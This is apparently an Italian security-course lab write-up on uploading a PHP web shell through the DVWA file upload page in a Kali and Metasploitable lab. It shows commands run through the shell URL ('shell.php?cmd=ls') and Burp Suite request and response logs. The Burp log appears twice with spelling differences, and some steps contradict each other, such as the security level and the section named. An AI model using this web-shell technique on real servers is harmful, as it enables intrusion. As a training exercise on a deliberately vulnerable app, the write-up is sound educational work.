


CONSEGNA S6/L1

Nell'esercizio di oggi vedremo come sfruttare un **file upload** sulla **DVWA** per caricare una semplice **shell in PHP**, monitorando tutti gli step con **BurpSuit**.

Per prima cosa si avviano Kali e Meta ed entrambe devono essere in grado di comunicare (basta verificare il *ping* tra le due macchine).

Da Kali si crea un file per contenere il codice della Shell, che verrà caricato sul file upload della DVWA.


```
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ nano shell.php
```




Dopodiché si apre BurpSuit da Kali e si intercetta il traffico.

Ci si collega all'IP di Meta e si seleziona la sezione DVWA.

E' importante cliccare ogni volta su **forward** per mandare avanti la connessione.




Ora si imposta il livello di sicurezza della DVWA su **low**.




The screenshot shows the 'DVWA Security' page in a web browser. The browser's address bar displays '192.168.1.101/dvwa/security.php'. The page features a sidebar on the left with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' and includes a 'Script Security' section where the security level is set to 'high'. Below this, there is a 'PHPIDS' section indicating it is currently disabled, with links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. On the right side of the browser window, a proxy tool is visible, showing the 'Raw' tab of an HTTP request to 'http://192.168.1.101:80'.


Ora si va nella sezione **File Inclusion** e si carica il file creato in precedenza.



The screenshot shows the 'DVWA Vulnerability: File Upload' page. The browser's address bar displays '192.168.1.101/dvwa/vulnerabilities/upload/'. The sidebar on the left is identical to the previous page, but 'Upload' is now highlighted. The main content area is titled 'Vulnerability: File Upload' and contains a form with the text 'Choose an image to upload:'. Below this text are two buttons: 'Choose File' and 'No file chosen'. At the bottom of the form is an 'Upload' button. Below the form, there is a 'More info' section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>. The proxy tool on the right is also visible.




Dopo aver eseguito correttamente l'upload si prende l'**URL rosso** e lo si sostituisce nell'URL in alto della ricerca, come in seguito.




Dobbiamo arrivare ad avere questa situazione nell'URL:
192.168.1.101/dvwa/hackable/uploads/shell.php?cmd=ls

Una volta dato invio arriviamo a questo punto:



Per avere ancora più informazioni si può aggiungere `%20-la` alla fine dell'URL, in questo modo: **192.168.1.101/dvwa/hackable/uploads/shell.php?cmd=ls%20-la**

Una volta dato invio arriviamo a questo punto:



Da BurpSUIT possiamo vedere l'HTTP History del Proxy, e nel dettaglio:

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizer

InterceptHTTP historyWebSockets historyProxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
4	http://192.168.1.101	GET	/dwva/login.php			200	1599	HTML	php
5	http://192.168.1.101	POST	/dwva/login.php	✓		302	354	HTML	php
6	http://192.168.1.101	GET	/dwva/index.php			200	4895	HTML	php
7	https://passwordsleakcheck-pa...	POST	/v1/leaks:lookupSingle	✓					
8	http://192.168.1.101	GET	/dwva/security.php			200	4416	HTML	php
9	http://192.168.1.101	POST	/dwva/security.php	✓		302	389	HTML	php
10	http://192.168.1.101	GET	/dwva/security.php			200	4497	HTML	php
11	http://192.168.1.101	GET	/dwva/vulnerabilities/fi/?page=include....	✓		200	4393	HTML	
12	http://192.168.1.101	GET	/dwva/vulnerabilities/upload/			200	4826	HTML	
13	http://192.168.1.101	POST	/dwva/vulnerabilities/upload/	✓		200	4865	HTML	
14	http://192.168.1.101	POST	/dwva/vulnerabilities/upload/	✓		200	4891	HTML	
15	http://192.168.1.101	GET	/dwva/hackable/uploads/shell.php?cm...	✓		200	219	text	php

Request

RawHex

1 GET /dwva/hackable/uploads/shell.php?cmd=ls HTTP/1.1

2 Host: 192.168.1.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Accept-Encoding: gzip, deflate

7 Accept-Language: en-US,en;q=0.9

8 Cookie: security=low; PHPSESSID=8ef023031aa4aaff1a8b0281dd397692

9 Connection: close

Response

RawHexRender

1 HTTP/1.1 200 OK

2 Date: Mon, 08 Jan 2024 14:15:30 GMT

3 Server: Apache/2.2.8 (Ubuntu) DAV/2

4 X-Powered-By: PHP/5.2.4-2ubuntu5.10

5 Connection: close

6 Content-Type: text/html

7 Content-Length: 25

8

9 dwva_email.png

10 shell.php

11

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

:

Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
4	http://192.168.1.101	GET	/dvwa/login.php			200	1599	HTML	php
5	http://192.168.1.101	POST	/dvwa/login.php	✓		302	354	HTML	php
6	http://192.168.1.101	GET	/dvwa/index.php			200	4895	HTML	php
7	https://passwordsleakcheck-pa...	POST	/v1/leaks:lookupSingle	✓					
8	http://192.168.1.101	GET	/dvwa/security.php			200	4416	HTML	php
9	http://192.168.1.101	POST	/dvwa/security.php	✓		302	389	HTML	php
10	http://192.168.1.101	GET	/dvwa/security.php			200	4497	HTML	php
11	http://192.168.1.101	GET	/dvwa/vulnerabilities/fi/?page=include...	✓		200	4393	HTML	
12	http://192.168.1.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML	
13	http://192.168.1.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4865	HTML	
14	http://192.168.1.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML	
15	http://192.168.1.101	GET	/dvwa/hackable/uploads/shell.php?cm...	✓		200	219	text	php

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=Bef023031aa4aaff1a8b0281dd397692
9 Connection: close
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 14:15:30 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 25
8
9 dvwa_email.png
10 shell.php
11
```

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Response headers